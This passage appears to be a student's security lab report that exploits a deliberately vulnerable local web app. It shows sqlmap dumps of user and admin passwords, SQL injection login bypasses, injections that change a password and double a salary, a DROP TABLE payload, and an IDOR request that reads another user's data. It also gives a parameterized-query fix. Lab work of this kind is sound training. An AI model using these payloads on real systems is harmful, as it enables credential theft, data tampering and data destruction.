90,108,119,90,89,107,122,118,107,89,87)||CHAR(113,113,113,98,113)-- qpwM
---
[21:53:06] [INFO] the back-end DBMS is SQLite
web application technology: Express
back-end DBMS: SQLite
[21:53:06] [INFO] fetching entries of column(s) 'password,username' for table 'users'
Database: <current>
Table: users
[3 entries]
+----------+------------------+
| username | password         |
+----------+------------------+
| user     | BEnpgqaYeMDSAbs1 |
| user2    | CZ0cw2VjtktD4h6u |
| user3    | 2WbLM6KooK0qGPRB |
+----------+------------------+

[21:53:06] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/SQLite_masterdb/users.csv'
[21:53:06] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
```

```
sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb
-T admins -C "username,password" --dump
```




```
┌──(kali㉿kali)-[/home/kali]
└PS> sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb -T admins -C "username,password" --dump --fresh-queries
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.5#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, sta
te and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:03:04 /2024-11-02/

[22:03:04] [INFO] resuming back-end DBMS 'sqlite'
[22:03:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: q (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: q=user' AND 1047=1047 AND 'ekhc'='ekhc

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: q=user' AND 3593=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'cuNP'='cuNP

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: q=-2202' UNION ALL SELECT CHAR(113,122,107,122,113)||CHAR(67,66,87,79,111,81,72,89,103,88,106,100,112,109,111,66,122,120,104,110,110,83,84,97,72,82,79,86,98,
90,108,119,90,89,107,122,118,107,89,87)||CHAR(113,113,113,98,113)-- qpwM
---
[22:03:04] [INFO] the back-end DBMS is SQLite
web application technology: Express
back-end DBMS: SQLite
[22:03:04] [INFO] fetching entries of column(s) 'password,username' for table 'admins'
Database: <current>
Table: admins
[1 entry]
+----------+------------------+
| username | password         |
+----------+------------------+
| admin    | i5g2gh4PvlwoCgKG |
+----------+------------------+

[22:03:04] [INFO] table 'SQLite_masterdb.admins' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/SQLite_masterdb/admins.csv'
[22:03:04] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 22:03:04 /2024-11-02/
```

SQL injection (35%)

Task 4 (5%): On the home page of the provided website click Login User and try to gain access to the webpage using SQL injection (The User panel should show the data for this to be a valid submission). Report what you did.

In the **Username** field, enter `user' OR '1'='1`
Enter random password as well


localhost:3000/login-user

Username


user' OR '1'='1

Login for users

Password

••••


In the **Username** field, enter `admin' OR '1'='1`
Enter random password as well


localhost:3000/user-panel

User Panel

You are authorized as user

Same with admin panel



Username

admin' OR '1'='1

Login for admin

Password

•••••••••••••••••••••••••••••••••


localhost:3000/admin-panel

Admin Panel

You are authorized as admin


New Admin Password

Enter your new password

Enter a new password for admin

Task 5 (5%): After gaining access, logout and go to User Login. Try to change the password of the `user` using SQL injection. Report how you did it.

Change the password in user panel



Username

user'; UPDATE users SET password='newpassword' WHERE username='user' --


Login for users

Password


●●●●●

```
user'; UPDATE users SET password='newpassword' WHERE username='user'
--
```

Get in



Log out and login with the new password



You are authorized as user

Email

user@sfu.ca

Address

Some Address, Burnaby BC

Phone

1122345678


Salary

10000

Task 6 (10%): After exploiting SQL injection in the User Login go to the User Panel (after you login with the proper user's credentials) with the newly set password and now, you can see the `user`'s data. You can update all of the data fields except the `user`'s salary. Try to exploit SQL injection from the User's Panel to double the `user`'s salary. Report what you did.

Input following into Phone field

```
', salary = salary * 2 --
```


User Panel

Check status You are authorized as user

Email

user@sfu.ca

Address

Some Address, Burnaby BC

Phone


', salary = salary * 2 --

Salary

10000

Submit

The payload attempts to close the current value in the SQL query, then updates the salary field by multiplying it by 2


User Panel

Check status You are authorized as user

Email

user@sfu.ca

Address

Some Address, Burnaby BC

Phone

Enter your new phone


Salary

20000

Submit

Task 7 (5%): Try to delete the users table using SQL injection from the login page. What actions did you take? How can you confirm that the table was deleted?

Input following `user' ; DROP TABLE users` -- into **Username field** in the login form.


Username


user' ; DROP TABLE users --

Login for users

Password


●●●●●●●●●●●

Submit it


localhost:3000/user-panel

User Panel

Log out and try to use the password we set to login again


localhost:3000/login-user

Username

user

Login for users

Password

●●●●●●●●●●●

localhost:3000

Error: SQLITE_ERROR: no such table: users

Task 8 (10%): Try to fix the bug in the server for the vulnerable endpoint `/vulnerable`. The bug makes the endpoint vulnerable to SQL injection. The bug exists in the backend directory in the file index.js towards the end of the file.

The user input (`req.query.q`) is directly embedded into the SQL query, allowing attackers to craft malicious input that manipulates the SQL command.
Like we did in the previous tasks:
If a user sends the query parameter `q` as `' OR '1'='1' --`, the resulting SQL query becomes:
`SELECT username FROM users WHERE username='' OR '1'='1' --'`


Fix:
```
app.get("/vulnerable", async (req, res, next) => {
  const db = await dbPromise;
  let ret;
  try {
    // Use a parameterized query to prevent SQL injection
    ret = await db.get(
      `SELECT username FROM users WHERE username = ?`, [req.query.q]
    );
  } catch(err) {
    ret = "error";
  }
  res.send(ret);
});
```

use a ? as a **placeholder**, this placeholder will be replaced by the value provided in the array `[req.query.q]`

Insecure Direct Object Reference (15%)

Task 9 (10%): Identify and exploit the IDOR vulnerability to get user data. Provide screenshots.

In the **Headers** section, locate the **token**


127.0.0.1:3000/user-panel

user@sfu.ca

Address: Some Address, Burnaby BC

Phone: 1122345678

Salary: 10000


Submit

Status	Meth...	Domain	File	Initiator	Type	Transferred	Size
204	OPTI...	localhost:8...	user-data	fetch	plain	312 B	0 B
304	GET	localhost:8...	user-data	main.002299b...	json	cached	96 B

2 requests | 96 B / 312 B transferred | Finish: 11 ms

```
Date: Sun, 03 Nov 2024 21:46:30 GMT
ETag: W/"60-y70d/Ynyu0VVBJywjNyPE65tq9U"
X-Powered-By: Express
Request Headers (489 B)
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Type: application/json
Host: localhost:8084
If-None-Match: W/"60-y70d/Ynyu0VVBJywjNyPE65tq9U"
Origin: http://127.0.0.1:3000
Referer: http://127.0.0.1:3000/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
token: user:jGEwDJ0uVRPZ1Q0N
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
```

Use the same token but add parameter where user=user2


New Request | Search | Blocking

GET http://localhost:8084/user-data?user=user2


URL Parameters

✓ user	user2
✓ name	value

Headers

✓ Host	localhost:8084


Resend the request, we can see the request is successfully sent



```
200  GET  localhost:8...  user-data?user=user2  NetUtil.sys.mj...  json  329 B  85 B
200  GET  localhost:8...  user-data?user=user2  NetUtil.sys.mj...  json  329 B  85 B

4 requests | 266 B / 970 B transferred | Finish: 54.17 min
```

```
Status            200 OK
Version           HTTP/1.1
Transferred       329 B (85 B size)
Referrer Policy   strict-origin-when-cross-origin

Response Headers (244 B)
Access-Control-Allow-Origin: *
Connection: keep-alive
Content-Length: 85
Content-Type: application/json; charset=utf-8
Date: Sun, 03 Nov 2024 22:40:40 GMT
ETag: W/"55-RyCUqrrecj9NFfnr4EPE5vqucsY"
X-Powered-By: Express

Request Headers (546 B)
Accept: */*
Accept-Encoding: gzip, deflate, br
```

Check the response, we can see user2's information with user's token.

